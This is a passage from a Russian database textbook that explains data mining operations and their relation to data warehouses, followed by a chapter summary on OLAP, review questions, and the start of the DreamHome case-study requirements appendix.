В этом разделе рассматриваются концепции разработки данных (data mining) и применение этой технологии для реализации потенциальных возможностей хранилищ данных. Особое внимание уделяется характеристикам основных операций, методов и инструментов разработки данных. Кроме того, рассматривается связь между технологией разработки данных и организацией хранилищ данных.

Простое хранение информации в хранилище данных не дает тех преимуществ, которые хотела бы получить организация. Для реализации потенциала хранилища данных необходимо иметь возможность извлекать сведения о закономерностях, скрытые внутри хранилища. Однако с ростом объема и усложнением структуры данных, помещенных в хранилище, финансовым аналитикам становится чрезвычайно трудно, если вообще возможно, выявлять тенденции и связи, существующие между элементами данных, используя лишь простые инструменты создания запросов и отчетов. Технология разработки данных является одним из наилучших способов выявления значимых тенденций и закономерностей в огромном объеме данных. Эта технология помогает отыскать внутри хранилища данных такую информацию, которая не может быть обнаружена ни с помощью запросов, ни посредством создания отчетов.

32.2.1. Основные понятия технологии разработки данных

Существует несколько определений понятия "разработка данных", начиная с наиболее широкого определения, согласно которому для разработки данных могут применяться любые инструменты, предоставляющие пользователям непосредственный доступ к очень большим объемам данных, и заканчивая более конкретными определениями, выделяющими только те инструменты и прило-

жения, которые обеспечивают статистический анализ данных. В этом разделе мы воспользуемся достаточно конкретным определением понятия разработки данных, предложенным в [278].

Разработка данных. Процесс извлечения из больших баз данных достоверной, ранее неизвестной, полной и значимой информации и использование ее для принятия ответственных деловых решений.

Разработка данных связана с анализом данных и использованием программных технологий поиска скрытых и неочевидных закономерностей и взаимосвязей в существующих наборах данных. Основная задача разработки данных заключается в обнаружении именно скрытой и неявной информации, поскольку не имеет смысла вести поиск закономерностей и связей, которые и так уже известны. Закономерности и связи определяются путем обнаружения существующих фундаментальных характеристик и свойств данных.

Для проведения анализа, связанного с разработкой данных, обычно используются те данные и методы, которые способны дать наиболее точный и надежный результат, что требует обработки большого объема данных. Процесс анализа начинается с разработки оптимального представления структуры образца данных, в процессе исследования которого приобретаются необходимые знания. Полученные знания затем пополняются за счет использования расширенного набора данных, при условии, что более крупный набор данных имеет ту же структуру, что и полученный ранее образец данных.

Значительную отдачу от разработки данных получат те компании, которые вложат существенные инвестиция в создание хранилища данных. Хотя разработка данных все еще остается сравнительно новой технологией, она уже используется во многих отраслях промышленности. В табл. 32.6 перечислены примеры приложений, в которых используется технология разработки данных и которые предназначены для применения в таких областях, как розничная торговля, маркетинг, банковская сфера, страхование и медицина.

Таблица 32.6. Примеры приложений технологии разработки данных

Приложение
Розничная торговля и маркетинг
Поиск закономерностей а сведениях о покупках, сделанных клиентами
Поиск ассоциативных связей среди демографических характеристик клиентов
Прогнозирование реакции на рекламную кампанию по рассылке материалов по почте
Анализ потребительской корзины
Банковская сфера
Поиск закономерностей мошеннического использования кредитных карточек
Выявление надежных клиентов
Определение клиентов, способных перевести свои счета в другую организацию, обслуживающую их кредитные карточки
Выявление кредитных карточек, которыми совместно пользуется группа клиентов
Страхование
Анализ страховых требований

Окончание табл. 32.6

Определение тех клиентов, которые готовы заключить новые договора страхования
Медицина
Определение закономерностей поведения пациентов с целью планирования их приема
Поиск терапевтических процедур, наиболее успешных при различных заболеваниях

32.2.2. Методы разработки данных

Методы разработки данных обычно предусматривают использование четырех основных операций: *прогностическое моделирование, сегментирование баз данных, анализ связей* и *обнаружение отклонений*. Хотя любую из эгих четырех операций можно применить к любому из перечисленных в табл. 32.6 деловых приложений, все же существуют некоторые общепризнанные связи приложений и соответствующих операций. Например, прямые маркетинговые стратегии обычно реализуются с помощью сегментации базы данных, тогда как для обнаружения мошенничества с кредитными карточками можно использовать любой из перечисленных четырех методов. Более того, многие приложения достаточно хорошо работают при использовании сразу нескольких операций. Например, для определения профиля клиентов обычно сначала используется сегментирование базы данных, а потом к полученным сегментам данных применяется прогностическое моделирование.

Любые методы основаны на конкретной реализации операций разработки данных. Однако каждая операция обладает своими достоинствами и недостатками. С учетом этого в инструментах разработки данных для реализации некоторого метода часто предлагается целый набор операций на выбор. Возможный выбор должен исходить из приемлемости некоторых типов входных данных, прозрачности результатов разработки, допустимости отсутствия части значений, достижимого уровня точности и, главное, способности обрабатывать большие объемы данных.

В табл. 32.7 перечислены основные методы, связанные с каждой из четырех операций разработки данных [44].

Таблица 32.7. Операции разработки данных и связанные с ними методы

Операции	Методы
Прогностическое моделирование	Классификация Прогнозирование значений
Сегментирование баз данных	Демографическая кластеризация Нейронная кластеризация
Анализ связей	Обнаружение ассоциативных связей Поиск последовательных закономерностей Поиск сходных временных последовательностей
Обнаружение отклонений	Статистика Визуализация

Более подробное обсуждение методов и приложений разработки данных заинтересованный читатель сможет найти в [44].

32.2.3. Прогностическое моделирование

Прогностическое моделирование аналогично процессу обучения человека, когда наблюдения используются как основа для моделирования важных характеристик некоторого явления. При этом подходе применяются методы абстрагирования характеристик процессов реального мира и проверки соответствия новых данных каким-то общим рамкам. Прогностическое моделирование может использоваться для анализа существующей базы данных с целью определения некоторых существенных характеристик (свойств модели) набора данных. Эта модель создается с использованием *контролируемого обучения* (supervised learning), которое состоит из двух фаз: обучения и тестирования. В процессе обучения создается модель на основе большой выборки исторических данных, называемой *обучающим набором*. Тестирование выполняется с целью проверки истинности созданной модели на основе новых и ранее не известных данных, для определения точности полученной модели и характеристик физической производительности. В числе приложений, использующих прогностическое моделирование, можно указать средства поиска методов удержания клиентов, проверки разрешений на предоставление кредита, обоснование целесообразности бартерных сделок и прямого маркетинга. С прогностическим моделированием связаны два основных метода — *классификация* и *прогнозирование значений,* которые различаются по характеру прогнозируемых переменных.

Классификация

Классификация используется для определения специального заранее заданного класса для каждой записи в базе данных на основе конечного набора возможных значений класса. Существуют два типа методов классификации: *древовидная* и *нейронная индукция*. Пример классификации на основе древовидной индукции представлен на рис. 32.5.

В этом примере необходимо предсказать, насколько заинтересован в покупке объекта недвижимости клиент, который арендует его в настоящее время. Эта прогностическая модель определяется только двумя переменными: продолжительностью аренды и возрастом клиента. Дерево решений представляет вполне очевидный ход процесса анализа. Модель предсказывает, что клиенты старше 25

Рис. 32,5. Пример классификации на основе древовидной индукции

лет, которые арендуют объекты недвижимости более двух лет, вероятно, заинтересованы в покупке объекта недвижимости.

Пример классификации на основе нейронной индукции показан на рис. 32.6; для него используются такие же исходные данные, как и для примера, приведенного на рис. 32.5.

В предложенном примере классификация данных выполняется с помощью нейронной сети. Нейронная сеть состоит из набора связанных узлов, где каждый узел выполняет ввод, вывод и обработку данных. Между видимыми уровнями ввода и вывода может находиться целый ряд скрытых уровней обработки. Каждая единица обработки (кружок) в одном слое соединена с единицей обработки в следующем слое связью (с некоторым весовым значением, выражающим силу этой связи). Данная сеть позволяет промоделировать ход мышления человека при распознавании образов, при котором происходит функциональное комбинирование всех переменных, связанных с некоторыми данными. Так можно создавать нелинейные прогностические модели, которые "обучаются", просматривая комбинации переменных и определяя их влияние на разные наборы данных.

Прогнозирование значения

Прогнозирование значения используется для оценки непрерывных числовых значений, которые связаны с записью в базе данных. В этом подходе используются традиционные статистические методы *линейной* и *нелинейной регрессии*. Поскольку эти методы достаточно хорошо известны, они относительно понятны и просты в использовании. В методе линейной регрессии для набора данных выполняется подгонка путем подбора прямой линии, которая наилучшим образом представляет средние значения всех имеющихся наблюдений. Основным недостатком линейной регрессии является то, что этот метод хорошо подходит только для линейно изменяющихся данных и очень чувствителен к появлению выбросов (т.е. значений, резко отличающихся от ожидаемой средней линейной зависимости). Хотя метод нелинейной регрессии позволяет устранить основные недостатки линейной регрессии, он недостаточно гибок для подгонки произвольных наборов данных. Именно в этом состоит различие методов традиционного статистического анализа и методов разработки данных. Статистические модели хороши при создании линейных моделей, которые описывают предсказуемые значения данных, однако большинство данных имеет нелинейную природу. Для разработки данных нужно использовать статистические методы, которые могут обрабатывать нелинейные данные, выбросы и данные нечислового типа. Метод прогнозирования значения обычно используется для обнаружения мошенничества с кредитными карточками или рассылки адресной рекламы по почте.




Рис. 32.6. Пример классификации на основе нейронной индукции

32.2.4. Сегментирование базы данных

Целью сегментирования базы данных является ее разбиение на некоторое заранее неизвестное количество *сегментов,* или *кластеров,* состоящих из аналогичных записей, т.е. записей, обладающих некоторыми общими свойствами, что позволяет считать их однотипными. (Сегменты обладают высокой внутренней однородностью и высокой внешней неоднородностью.) В этом подходе для обнаружения в базе данных групп однотипных записей используется *неконтролируемое обучение,* что позволяет повысить точность определения профилей. Сегментирование базы данных является менее точным методом, чем все остальные, поэтому он менее чувствителен к избыточным или нерелевантным данным. Чувствительность можно понизить, игнорируя то подмножество атрибутов, которые описывают каждый экземпляр, или присваивая каждой переменной определенный весовой коэффициент. Метод сегментирования базы данных используется для определения профиля клиентов, прямого маркетинга и бартерной торговли. Пример использования метода сегментирования базы данных на основе графика с дискретными данными показан на рис. 32.7.

В этом примере база данных состоит из 200 наблюдений с данными о 100 подлинных и 100 поддельных банкнотах. Эти данные являются шестимерными, и каждая размерность соответствует некоторому геометрическому параметру банкноты. Используя метод сегментации базы данных, можно легко обнаружить кластеры, которые соответствуют подлинным и поддельным банкнотам. Обратите внимание, что имеются два кластера поддельных банкнот, а это можно объяснить тем, что их изготовляют разные группы фальшивомонетчиков [127].

Метод сегментирования базы данных связан также с методами *демографической* и *нейронной кластеризации,* которые отличаются допустимыми вводными данными, методами расчета семантического расстояния между записями и способами представления результирующих сегментов.




Рис. **32.7.** *Пример использования метода сегментирования* ***базы данных на основе*** *графика*

32.2.5. Анализ связей

Целью анализа связей является установление связей, или *ассоциаций,* между отдельными записями или наборами записей в базе данных. Методы анализа связей подразделяются на три разновидности: *поиск ассоциаций, поиск последовательных закономерностей* и *поиск аналогичных временных последовательностей.*

При поиске ассоциаций требуется найти некоторые объекты, которые предполагают участие других объектов в том же событии. Подобное сходство между объектами представляется с помощью ассоциативных правил. Например: "Если клиент старше 25 лет арендует объект недвижимости больше двух лет, то с вероятностью 40% он приобретет эту недвижимость. Данная ассоциативная связь наблюдалась в 35% случаев аренды объектов недвижимости клиентами".

При поиске последовательных закономерностей требуется найти закономерности между событиями, когда наличие одного набора объектов связано с появлением в базе данных другого набора объектов спустя некоторое время. Подобный подход, в частности, может использоваться для изучения постоянных привычек клиентов при совершении покупок.

Поиск сходных временных зависимостей может использоваться, например, для поиска связей между двумя наборами зависящих от времени данных. Он основан на определении степени подобия между временными закономерностями, которые демонстрируют оба временных ряда. Например, оказалось, что в течение трех месяцев после покупки объектов недвижимости новые владельцы обычно приобретают такие товары, как кухонные плиты, холодильники и стиральные машины.

Методы анализа связей применяются для анализа подобия товаров, прямого маркетинга и слежения за курсом акций.

32.2.6. Обнаружение отклонений

Метод обнаружения отклонений — это относительно новая операция в коммерчески доступных инструментах разработки данных. Но именно этот метод часто является источником настоящих открытий, поскольку он позволяет проводить анализ выбросов, которые выражают степень отклонения от некоторых заранее известных значений математического ожидания и нормального среднего. Операция обнаружения отклонений часто выполняется с помощью методов *статистики* и *визуализации* или является побочным продуктом других процедур разработки данных. Например, линейная регрессия упрощает идентификацию выбросов в данных, а современные методы визуализации позволяют так отображать графически результаты анализа, что на графиках можно легко обнаружить заметные отклонения данных. На рис. 32.8 показано применение подобных методов визуализации к данным, представленным на рис. 32.7. Метод обнаружения отклонений используется для выявления мошенничества с кредитными карточками и страховыми полисами, а также для контроля качества и поиска причин дефектов.

32.2.7. Инструменты разработки данных

Количество представленных на рынке коммерческих инструментов разработки данных постоянно возрастает. К числу наиболее важных их характеристик относятся следующие:

- наличие инструментов подготовки данных;
- возможность выбора операций (алгоритмов) разработки данных;
- масштабируемость продукта и показатели его производительности;
- наличие инструментов визуализации результатов.




Рис. 32.8. Пример визуализации данных, показанных на рис. 32.7

32.2.8. Хранилища данных и разработка данных

Одно из основных затруднений в процессе разработки данных связано с поиском данных, подходящих для разработки. Для разработки данных следует использовать единый, отдельный, чистый, интегрированный и внутренне непротиворечивый источник данных. Хранилище данных вполне может выполнять роль такого источника данных по перечисленным ниже причинам.

- Качество и непротиворечивость данных являются основными условиями достижения точности создаваемых моделей прогнозирования, а хранилища данных как раз и заполнены чистыми и непротиворечивыми данными.
- Для выявления максимально возможного количества взаимосвязей между данными важно получать их из нескольких источников. Хранилища данных содержат данные, поступающие из нескольких источников.
- Хранилище данных обладает инструментами выполнения запросов, которые можно использовать для выборки подмножеств записей и полей, подходящих для разработки данных.
- Результаты разработки данных особенно полезны, если существует способ обнаружения скрытых закономерностей. Хранилища данных позволяют вернуться к исходным источникам данных.

Благодаря тому что технологии разработки данных и хранилищ данных взаимно дополняют друг друга, многие компании-разработчики ищут пути интеграции этих технологий.

РЕЗЮМЕ

- Оперативная аналитическая обработка данных (технология OLAP) предусматривает динамический синтез, анализ и консолидацию многомерных данных большого объема.
- Приложения OLAP применяются в различных функциональных областях, таких как планирование расходов, анализ финансовых результатов, анализ и

прогнозирование сбыта, аналитические исследования рынка и сегментация рынков/клиентов.

- Основные характеристики приложений OLAP включают многомерные представления данных, поддержку сложных вычислений и правильный учет фактора времени.
- В базах данных OLAP для хранения данных и представления связей между ними используются многомерные структуры. Многомерные структуры проще всего представить в виде кубов данных (в том числе составленных из других кубов данных). Каждая сторона куба рассматривается как отдельная размерность.
- Предварительное агрегирование, иерархическая структура размерностей и управление разреженными данными позволяют существенно сократить размер базы данных и потребность в выполнении вычислений. Эти подходы устраняют необходимость соединения большого количества таблиц и обеспечивают быстрый и прямой доступ к массивам данных, что позволяет существенно повысить скорость выполнения многомерных запросов.
- Э.Ф. Кодд сформулировал двенадцать правил для систем OLAP, которые были получены в результате исследования, проведенного в интересах компании Arbor Software (создателя программного продукта Essbase). В связи с этим возникла необходимость переопределения требований, предъявляемых к инструментам OLAP.
- Инструменты OLAP классифицируются в соответствии с архитектурой базы данных, которая используется для аналитической обработки: многомерные инструменты OLAP (MOLAP, или MD-OLAP), реляционные инструменты OLAP (ROLAP), иначе называемые мультиреляционными инструментами OLAP, а также инструменты управляемой среды запросов (MQE), называемые также гибридными OLAP (HOLAP).
- Стандарт ANSI SQL дополнен целым рядом мощных операций, которые могут применяться в таких приложениях анализа и поддержки принятия решений, как ранжирование, вычисление скользящих средних, проведение сравнений, определение доли рынка, сравнение результатов за текущих год с результатами за прошлый год.
- Разработка данных — это процесс извлечения действительной и ранее не известной, полной и актуальной информации из больших баз данных, а также использования этой информации для принятия ответственных деловых решений.
- Существуют четыре основные операции, связанные с методами разработки данных: прогностическое моделирование, сегментирование базы данных, анализ связей и обнаружение отклонений.
- Методы являются конкретными реализациями операций (алгоритмов), которые используются для выполнения операций разработки данных. Каждая операция обладает своими преимуществами и недостатками.
- Отдельная компания-разработчик иногда предлагает на выбор несколько алгоритмов для реализации того или иного метода. Выбор должен строиться с учетом пригодности некоторых типов вводимых данных, прозрачности результатов разработки данных, нечувствительности к отсутствию части значений переменных, достигаемого уровня точности и, в особенности, способности обрабатывать большие объемы данных.
- С каждой из четырех основных операций разработки данных связаны определенные методы (они указаны в скобках): прогностическое моделирование (классификация и прогнозирование значений), сегментирование базы данных (демографическая кластеризация и нейронная кластеризация), анализ связей (поиск ассоциаций, последовательных закономерностей и сходных временных зависимостей) и обнаружение отклонений (статистика и визуализация).

Вопросы

32.1. Дайте определение понятия оперативной аналитической обработки (OLAP) и укажите, в чем технология OLAP отличается от технологии хранилищ данных.

32.2. Опишите приложения OLAP и перечислите их характеристики.

32.3. Назовите основные характеристики многомерных данных и способы наилучшего представления этих данных.

32.4. Опишите правила Кодда для инструментов OLAP.

32.5. Опишите архитектуру, характеристики и проблемы, связанные с каждой из следующих категорий инструментов OLAP:

а) MOLAP;

б) ROLAP;

в) MQE.

32.6. Опишите некоторые возможные расширения языка SQL, предназначенные для выполнения расширенного анализа данных и приложений поддержки принятия решений.

32.7. Как методы разработки данных могут способствовать возрастанию значимости хранилищ данных?

32.8. Опишите характеристики и используемые методы, назовите типичные приложения для каждой из следующих основных операций разработки данных:

а) прогностическое моделирование;

б) сегментирование базы данных;

в) анализ связей;

г) обнаружение отклонений.

Упражнения

32.9. Допустим, что исполнительный директор компании *DreamHome* попросил вас изучить вопрос и составить отчет о возможности использования технологии OLAP в организации. В отчете должно быть представлено описание этой технологии и выполнено ее сравнение с существующими традиционными инструментами создания запросов и отчетов в реляционных СУБД. Кроме того, в отчете должны быть рассмотрены преимущества и недостатки, а также указаны любые потенциальные проблемы, связанные с использованием технологии OLAP. Отчет должен содержать полностью обоснованный набор выводов о применимости технологии OLAP в компании *DreamHome,*

32.10. Допустим, что исполнительный директор компании *DreamHome* попросил вас изучить вопрос и составить отчет о возможности использования технологии разработки данных в организации. В отчете должно быть представлено описание этой технологии и выполнено ее сравнение с существующими традиционными инструментами создания запросов и отчетов в реляционных СУБД. Кроме того, в отчете должны быть рассмотрены преимущества и недостатки, а также указаны любые потенциальные проблемы, связанные с использованием технологии разработки данных. Отчет должен содержать полностью обоснованный набор выводов о применимости технологии разработки данных в компании *DreamHome.*

Часть VIII

ПРИЛОЖЕНИЯ

Приложение A

СПЕЦИФИКАЦИЯ ТРЕБОВАНИЙ ПОЛЬЗОВАТЕЛЕЙ ДЛЯ УЧЕБНОГО ПРОЕКТА DREAMHOME

В ЭТОМ ПРИЛОЖЕНИИ...

- Требования к данным и транзакциям для представлений Branch и `Staff` учебного проекта *DreamHome*, описанного в разделе 10.4.

В этом приложении рассматривается спецификация требований пользователей для представлений Branch и Staff приложения базы данных *DreamHome*. Для каждого представления в разделе "Требования к данным" описаны данные, используемые в представлении, а в разделе "Транзакции с данными" приведены примеры использования данных в представлении.

A.1. Представление Branch учебного проекта DreamHome

A.1.1. Требования к данным

Отделения

Компания *DreamHome* имеет отделения во всех городах Великобритании. Каждое отделение укомплектовано определенным количеством сотрудников; в их число входят менеджеры, которые управляют работой отделения. С каждым отделением связаны такие данные, как уникальный номер отделения, адрес (улица, город и почтовый индекс), номера телефонов (вплоть до максимального количества, равного трем) и имя сотрудника компании, который в настоящее время управляет работой отделения. О каждом менеджере хранятся дополнительные данные, которые включают дату вступления менеджера в должность руководителя данного отделения и ежемесячную премиальную оплату, основанную на результатах его работы на рынке аренды недвижимости.

Персонал

Сотрудники отделений, которые занимают должность *контролера,* отвечают за повседневную работу определенной группы сотрудников, называемых *ассистентами* (численность этой группы в любой момент времени не должна превышать максимального количества, равного 10). Должность контролера занимают не все сотрудники. О каждом сотруднике компании хранятся такие данные, как табельный номер, имя, адрес, должность, зарплата, имя контролера (если он имеется), а также данные об отделении, в котором в настоящее время работает сотрудник. Каждый табельный номер является уникальным во всех отделениях компании *DreamHome.*

Объекты недвижимости, предназначенные для сдачи в аренду

Каждое отделение предлагает клиентам целый ряд объектов недвижимости, сдаваемых в аренду. О каждом объекте недвижимости хранятся такие данные, как номер объекта недвижимости, адрес (улица, город, почтовый индекс), тип, количество комнат, ежемесячная арендная плата и сведения о владельце объекта недвижимости. Каждый номер объекта недвижимости является уникальным во всех отделениях. Каждым арендованным или предназначенным для сдачи в аренду объектом недвижимости управляет один из сотрудников компании. Ни один из сотрудников не может управлять более чем 100 объектами недвижимости одновременно.

Владельцы объектов недвижимости

В базе данных хранятся также сведения о владельцах объектов недвижимости. Владельцы объектов недвижимости подразделяются на два типа: владельцы частной собственности и владельцы деловых предприятий. О каждом владельце частной собственности хранятся такие данные, как номер владельца, имя, адрес и номер телефона. Данные о владельцах деловых предприятий включают такие сведения, как название и тип предприятия, адрес, номер телефона и имя лица, с которым могут вестись переговоры,

Клиенты

В компании *DreamHome* принято называть клиентами лиц, желающих арендовать объект недвижимости. Чтобы стать клиентом, такое лицо должно вначале зарегистрироваться в отделении компании *DreamHome.* О каждом клиенте хранятся такие данные, как номер клиента, имя, номер телефона, предпочтительный тип объекта недвижимости и максимальная арендная плата, которую готов платить клиент. Хранятся также имя сотрудника компании, который обработал заявку на регистрацию клиента, дата регистрации клиента и некоторые сведения об отделении компании, в котором зарегистрировался клиент. Каждый номер клиента является уникальным во всех отделениях компании *DreamHome.*

Договора аренды

При оформлении аренды объекта недвижимости заключается договор между клиентом и владельцем объекта недвижимости. Данные о каждом договоре аренды включают номер договора, номер, имя и адрес клиента, номер и адрес объекта недвижимости, ежемесячную арендную плату, способ оплаты, отметку о внесении залога (залог составляет удвоенное значение ежемесячной арендной платы), продолжительность договора аренды, а также дату начала и окончания периода аренды.

Газеты

В случае необходимости сведения о предлагаемых для сдачи в аренду объектах недвижимости публикуются в виде рекламы в местных и общегосударственных газетах. О каждом рекламном объявлении хранятся такие данные, как номер объекта недвижимости, адрес, тип, количество комнат, арендная плата, дата публикации, название газеты и стоимость рекламы. О каждой газете хранятся такие данные, как название газеты, адрес, номер телефона и имя лица, с которым могут вестись переговоры.

A.1.2. Требования к транзакциям (пример)

Ввод данных

Ввести сведения о новом отделении (например, об отделении BOO3 в Глазго).

Ввести сведения о новом сотруднике отделения (например, о сотруднике Ann Beech отделения BOO3).

Ввести сведения о договоре аренды между клиентом и владельцем объекта недвижимости (например, о том, что клиент Mike Ritchie арендовал объект недвижимости PG4 на период с 10 мая 2000 года по 9 мая 2001 года).

Ввести сведения о рекламе объекта недвижимости в газете (например, о том, что об объекте недвижимости с номером PG4 опубликовано рекламное объявление в газете *Glasgow Daily* 6 мая 2000 года).

Обновление/удаление данных

Обновить/удалить сведения об отделении.

Обновить/удалить сведения о сотруднике отделения.

Обновить/удалить сведения об указанном договоре аренды в некотором отделении.

Обновить/удалить сведения о рекламном объявлении, направленном в газету из некоторого отделения.

Запросы к данным

Ниже перечислены примеры запросов, требуемых в процессе работы с представлением Branch.

Транзакция A. Перечислить сведения об отделениях, которые имеются в указанном городе.

Транзакция B. Определить общее количество отделений в каждом городе.

Транзакция C. Составить список с именами, должностями и окладами персонала указанного отделения, отсортированный по именам сотрудников.

Транзакция D. Определить общее количество сотрудников и сумму их окладов.

Транзакция E. Определить общее количество сотрудников, занимающих каждую должность в отделениях Глазго.

Транзакция F. Составить список с именами менеджеров каждого отделения, отсортированный по адресам отделений.

Транзакция G. Составить список имен сотрудников, которыми руководит указанный контролер.

Транзакция H. Составить список с номерами, адресами, обозначениями типа и арендной платы всех объектов недвижимости в Глазго, отсортированный по величине арендной платы.

Транзакция I. Составить список со сведениями о сдаваемых в аренду объектах недвижимости, которыми управляет указанный сотрудник.

Транзакция J. Определить общее количество объектов недвижимости, управляемых каждым сотрудником указанного отделения.

Транзакция K. Составить список со сведениями об объектах недвижимости, предоставленных для аренды владельцами деловых предприятий в указанном отделении.

Транзакция L. Определить общее количество объектов недвижимости каждого типа во всех отделениях.

Транзакция M. Составить список со сведениями о владельцах частных объектов недвижимости, которые сдают в аренду больше одного объекта недвижимости.

Транзакция N. Найти в Абердине квартиры, имеющие не меньше трех комнат, с ежемесячной арендной платой не больше 350 фунтов стерлингов.

Транзакция O. Составить список с номерами, именами и номерами телефонов клиентов определенного отделения и указать в нем, какие объекты недвижимости они предпочитают.

Транзакция P. Определить объекты недвижимости, для которых количество рекламных публикаций превышает среднее.

Транзакция Q. Составить список со сведениями о договорах аренды в данном отделении, срок действия которых истекает в следующем месяце.

Транзакция R. Определить общее количество договоров аренды во всех лондонских отделениях, продолжительность аренды по которым составляет меньше одного года.

Транзакция S. Определить суммарную возможную ежедневную арендную плату по всем объектам недвижимости каждого отделения и отсортировать полученный список по номеру отделения.

A.2. Представление Staff учебного проекта DreamHome

A.2.1. Требования к данным

Персонал

О каждом сотруднике должны храниться такие данные, как табельный номер, имя (включая имя и фамилию), должность, пол, дата рождения (сокращенно DOB — Date Of Birth) и имя контролера (если он имеется). Сотрудники компании, занимающие должность контролера, управляют работой назначенной им группы сотрудников (количество которых в любой момент времени не может превышать максимального значения, равного 10).

Объекты недвижимости, предназначенные для сдачи в аренду

О каждом объекте недвижимости, предназначенном для сдачи в аренду, должны храниться такие данные, как номер объекта недвижимости, адрес (улица, город и почтовый индекс), тип, количество комнат, ежемесячная арендная плата и сведения о владельце. Ставка ежемесячной арендной платы для каждого объекта недвижимости пересматривается один раз в год. Основную часть объектов недвижимости, сдаваемых в аренду компанией *DreamHome,* составляют квартиры. Управление объектом недвижимости, который сдается в аренду или требуется для аренды, возлагается на одного из сотрудников компании. Любой сотрудник компании может управлять одновременно несколькими объектами недвижимости, количество которых не может превышать 100.

Владельцы объектов недвижимости

Владельцы объектов недвижимости подразделяются на два типа: владельцы частной собственности и владельцы деловых предприятий. О каждом владельце частной собственности хранятся такие данные, как номер владельца, имя (включая имя и фамилию), адрес и номер телефона. Данные о владельцах деловых предприятий включают такие сведения, как номер владельца, название и тип предприятия, адрес, номер телефона и имя лица, с которым могут вестись переговоры.

Клиенты

При регистрации будущего клиента компании *DreamHome* в базу данных вносятся такие сведения, как номер клиента, имя (включая имя и фамилию), номер телефона, а также некоторая информация об искомом объекте недвижимости, включая предпочитаемый тип объекта недвижимости и максимальную арендную плату, которую клиент готов платить. Хранится также имя сотрудника компании, который зарегистрировал нового клиента.

Осмотр объектов недвижимости

Клиент может потребовать, чтобы ему разрешили осмотреть объект недвижимости (в том числе повторно). По результатам каждого осмотра в базу данных вносятся такие сведения, как номер, имя и номер телефона клиента, номер и адрес объекта недвижимости, дата осмотра клиентом объекта недвижимости, а также все комментарии, сделанные клиентом по поводу пригодности для него этого объекта недвижимости. Клиент не может осматривать один и тот же объект недвижимости в определенную дату больше одного раза.

Договора аренды

После того как клиент находит подходящий для него объект недвижимости, заключается договор аренды. О каждом договоре аренды хранится такая информация, как номер договора аренды, номер и имя клиента, номер, адрес и тип объекта недвижимости, количество комнат, ежемесячная арендная плата, метод оплаты, залог (который составляет удвоенное значение ежемесячной арендной платы), отметка о внесении залога, дата начала и окончания периода аренды, а также продолжительность договора аренды. Номер каждого договора аренды является уникальным во всех отделениях компании *DreamHome.* Клиент может заключить договор аренды любого объекта недвижимости на срок, который должен составлять не меньше трех месяцев и не превышать одного года.

A.2.2. Требования к транзакциям (пример)

Ввод данных

Ввести сведения о новом объекте недвижимости и его владельце (например, сведения об объекте недвижимости с номером PG4 в Глазго, принадлежащем владельцу Tina Murphy).

